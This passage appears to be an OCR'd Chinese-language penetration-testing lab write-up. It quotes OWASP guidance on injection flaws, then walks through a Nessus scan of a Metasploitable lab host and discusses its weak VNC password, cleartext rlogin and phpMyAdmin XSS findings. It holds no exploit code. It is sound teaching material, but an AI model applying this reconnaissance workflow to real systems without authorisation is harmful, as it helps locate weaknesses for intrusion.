Injection slides down to the third position. 94% of the applications were tested for some form of injection with a max incidence rate of 19%, an average incidence rate of 3%, and 274k occurrences. Notable Common Weakness Enumerations (CWEs) included are *CWE-79: Cross-site Scripting*, *CWE-89: SQL Injection*, and *CWE-73: External Control of File Name or Path*.

Description

An application is vulnerable to attack when:

- User-supplied data is not validated, filtered, or sanitized by the application.
- Dynamic queries or non-parameterized calls without context-aware escaping are used directly in the interpreter.
- Hostile data is used within object-relational mapping (ORM) search parameters to extract additional, sensitive records.
- Hostile data is directly used or concatenated. The SQL or command contains the structure and malicious data in dynamic queries, commands, or stored procedures.

Some of the more common injections are SQL, NoSQL, OS command, Object Relational Mapping (ORM), LDAP, and Expression Language (EL) or Object Graph Navigation Library (OGNL) injection. The concept is identical among all interpreters. Source code review is the best method of detecting if applications are vulnerable to injections. Automated testing of all parameters, headers, URL, cookies, JSON, SOAP, and XML data inputs is strongly encouraged. Organizations can include static (SAST), dynamic (DAST), and interactive (IAST) application security testing tools into the CI/CD pipeline to identify introduced injection flaws before production deployment.

Table of contents
Factors
Overview
Description
How to Prevent
Example Attack Scenarios
References
List of Mapped CWEs

How to Prevent

Preventing injection requires keeping data separate from commands and queries:

- The preferred option is to use a safe API, which avoids using the interpreter entirely, provides a parameterized interface, or migrates to Object Relational Mapping Tools (ORMs).
  Note: Even when parameterized, stored procedures can still introduce SQL injection if PL/SQL or T-SQL concatenates queries and data or executes hostile data with EXECUTE IMMEDIATE or exec().
- Use positive server-side input validation. This is not a complete defense as many applications require special characters, such as text areas or APIs for mobile applications.
- For any residual dynamic queries, escape special characters using the specific escape syntax for that interpreter.
  Note: SQL structures such as table names, column names, and so on cannot be escaped, and thus user-supplied structure names are dangerous. This is a common issue in report-writing software.
- Use LIMIT and other SQL controls within queries to prevent mass disclosure of records in case of SQL injection.


▲ 藉由OWASP Top 10找出有興趣的網頁安全漏洞應用，以Injection為例，可以由介紹來了解其弱點運作方式與影響及如何預防等。

經過觀察後，開始使用漏洞掃描工具，協助找出目標對象的可使 用漏洞。此階段使用兩種漏洞掃描工具。


1. **Nessus**
2. **Nikto**
3. **OWASP ZAP**

➢ **Nessus**


進入 Nessus 自動化漏洞掃描工具後，對目標進行一個新的漏洞掃描。




此外，使用進階掃描模式(Advanced Scan)，找出目標對象更多隱藏的漏洞，並且可以指定漏洞的掃描方式，針對想要的部分進行掃描。了解更多可用的漏洞，提升對目標對象的了解並增加滲透成功率。




接著進入進階掃描模式，先將基本設定填寫，如：本次掃描名稱-Metasploitable ver1(黃框)、目標主機位址-10.0.1.5(紅框)及描述…等。



下一步，選擇 ASSESSMENT→Web Applications 將 Scan web applications 功能開啟，加入本次掃描範圍，並 Save 保存。




成功建立掃描(Metasploitable ver1)後，接著點選執行就可依據設定進行自動化掃描。




完成掃描後，就可以觀看本次結果，結果如下圖顯示。並以顏色作為漏洞危險程度分級表示。

紅框中簡單呈現本次漏洞掃描各種等級結果，並以圓餅圖表示，結果比例 如下：

1. Critical 中佔了掃描結果中的 6%
2. High 佔了其中的 4%
3. Medium 佔了其中的 15%
4. Low 佔了其中的 5%
5. Info 佔了其中的 69%



▲ 掃描結果




▲ 詳細掃描結果


可由詳細結果發現目標對象具有的相關漏洞，並找出感興趣漏洞加以了解其詳細原因、CVE、漏洞描述等。如：

■ 紅色：代表較具有危害的漏洞，主要表示使用舊版本具有漏洞或系統權限設定過於簡單，他人易破解並控制目標主機。例如：VNC Server 'password' Password，其發生原因為權限設定簡單，導致容易受到攻擊者猜出，並遠端控制目標電腦，是相當嚴重的問題。


※ 註：VNC 為使用 RFB 協定的螢幕分享畫面及遠端操作軟體




■ 橙色：觀察 rlogin Service Detection 漏洞，其表示 Server 與 Client 的 rlogin 服務之間傳遞訊息以明文交換，攻擊者容易在之間竊聽，並從中取得使用者相關權限或帳號密碼等。



■ 黃色：觀察 phpMyAdmin setup.php Verbose Server Name XSS 漏洞，此漏洞引發原因為其目標主機安裝的 phpMyAdmin 版本所附帶的 setup script，沒有正確清除使用者在「詳細服務器名稱(verbose server name)」欄位中的輸入。而攻擊者可以通過誘使使用者執行任意腳本程式碼來觸發此漏洞。



並產生掃描報告，以供日後參考使用。(※注意：每次掃描漏洞數 量並不一定相等，因此通常進行漏洞掃描都會執行數多次，作完整度的確保)

